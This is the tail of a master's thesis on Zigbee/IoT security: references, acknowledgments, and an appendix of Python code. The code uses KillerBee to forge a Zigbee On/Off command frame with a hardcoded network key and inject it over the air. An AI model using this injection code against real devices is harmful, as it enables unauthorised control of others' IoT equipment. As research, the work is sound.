[57] C. Stach, "Data Is the New Oil–Sort of: A View on Why This Comparison Is Misleading and Its Implications for Modern Data Administration", *Future Internet*, vol. 15, no. 2, p. 71, Feb. 2023.

[58] G. P. Bhandari, A. Lyth, A. Shalginov, and T.-M. Grønli, "Artificial Intelligence Enabled Middleware for Distributed Cyberattacks Detection in IoT-based Smart Environments", in *2022 IEEE International Conference on Big Data*, IEEE, Osaka, Japan: IEEE, Dec. 2022, pp. 3023–3032.

Acknowledgment

First and foremost, I would like to express my deepest gratitude to Alten France for providing me with the opportunity to carry out my internship in their esteemed organization. Their welcoming atmosphere and commitment to fostering a nurturing environment for research and innovation have been instrumental in the successful completion of my master thesis, and also for supporting my thesis research by providing the necessary materials and resources in order to complete this project.

I am immensely thankful to my internship supervisor, Mr. Brice MAY. His continuous support, insightful guidance, and unwavering belief in my capabilities have significantly contributed to my professional and personal development during this journey. I would also like to extend my profound appreciation to my thesis supervisors, Mr. Tahir MOHAMMAD and Prof. Jouni ISOAHO, for their advises and feedbacks throughout the development of my thesis.

A special note of thanks goes to my project team, whose camaraderie and collaborative spirit have made this journey both rewarding and enjoyable. I am particularly grateful to the Product Owner of our project, Mr. Thibault FRIBURGER. His leadership and vision have been essential in driving the success of our project. His constructive feedback and unwavering support have greatly contributed to the completion of this thesis.

Finally, I would like to express my heartfelt gratitude to all my coworkers at Alten. Their companionship, insightful discussions, and shared experiences have enriched my journey and made it a truly memorable one. Their contribution to this journey, whether big or small, has left an indelible mark on my professional growth and personal fulfillment.

Appendix A Python Code

```
from killerbee import *
from scapy.all import *
import zigpy.util

# Print aray of bytes in hexadecimal
def printhex(x, sep = ' '):
  str = ''
  for b in x:
    byte = hex(b)[2:]
    if (len(byte)<2)  :
      str += '0' + byte + sep
    else:
      str += hex(b)[2:] + sep
  print (str[:-1].upper())
  return str[:-1].upper()

# 16 bits padding (with 0x00)
def pad(x):
  n=(16-len(x)%16)%16
  return x + bytes([0x00]*n)


key = [0xcd, 0xb3, 0x40, 0xd8, 0xc6, 0xb7, 0x7b, 0xf0, 0x17, 0x6f,
0x12, 0xfe, 0xc8, 0x03, 0xe2, 0x0a]
print("Network Key : ", end="")
printhex(key)
print(len(key), "bytes")

L = 2
M = 4

kb = KillerBee()
# HEADERS #
```

```
# IEEE
frame_control_ieee = [0x61, 0x88]
sequence_number1 = 0x5b
dest_PAN = [0x32, 0x76]
dst = [0x53, 0xa3]
src = [0x00, 0x00]

fcs = [0xdb, 0xa1]

# Zigbee Network Layer Data
frame_control_zb = [0x48, 0x02]
radius = 0x1e
sequence_number2 = 0xf8

## Zigbee Security Header
sec_control = 0x28
frame_counter = [0x11, 0x95, 0x08, 0x00]
mac_src = [0x6a, 0xb5, 0x00, 0xfe, 0xff, 0x95, 0x8e, 0xdc]
key_seq_num = 0x00
msg_integrity_code = [0x54, 0x90, 0x17, 0xb7]

# Zigbee Application Support
frame_control_field1 = 0x00
dst_endpoint = 0x0b
cluster = [0x06, 0x00]
profile = [0x04, 0x01]
src_endpoint = 0x0b
counter = 0x0e

# Zigbee cluster librabry frame
frame_control_field2 = 0x01
sequence_number3 = 0xde
command = 0x01

# NWK HEADER
nwk_header = bytes([frame_control_ieee[0], frame_control_ieee[1],
sequence_number1, dest_PAN[0], dest_PAN[1], dst[0], dst[1], src[0],
src[1]])

# PACKET
packet = bytes([frame_control_ieee[0], frame_control_ieee[1],
                sequence_number1, dest_PAN[0], dest_PAN[1], dst[0],
                dst[1], src[0], src[1], frame_control_zb[0],
                frame_control_zb[1], dst[0], dst[1], src[0], src[1],
                radius, sequence_number2, sec_control,
```

```
                frame_counter[0], frame_counter[1],
                frame_counter[2],frame_counter[3], mac_src[0],
                mac_src[1], mac_src[2], mac_src[3], mac_src[4],
                mac_src[5], mac_src[6], mac_src[7], key_seq_num,
                msg_integrity_code[0], msg_integrity_code[1],
                msg_integrity_code[2], msg_integrity_code[3],
                fcs[0], fcs[1]])

packet2 = bytes([frame_control_field1, dst_endpoint, cluster[0],
                cluster[1], profile[0], profile[1], src_endpoint,
                counter])

printhex(packet)
printhex(packet2)

cpack2 = zigpy.util.aes_mmo_hash(packet2)
print("PACKET2_CRYPED:")
printhex(cpack2)
print(bytes(cpack2), type(cpack2))
print(packet)

pck = packet + bytes(cpack2)

printhex(pck)

kb.set_channel(20)
kb.inject(pck)
```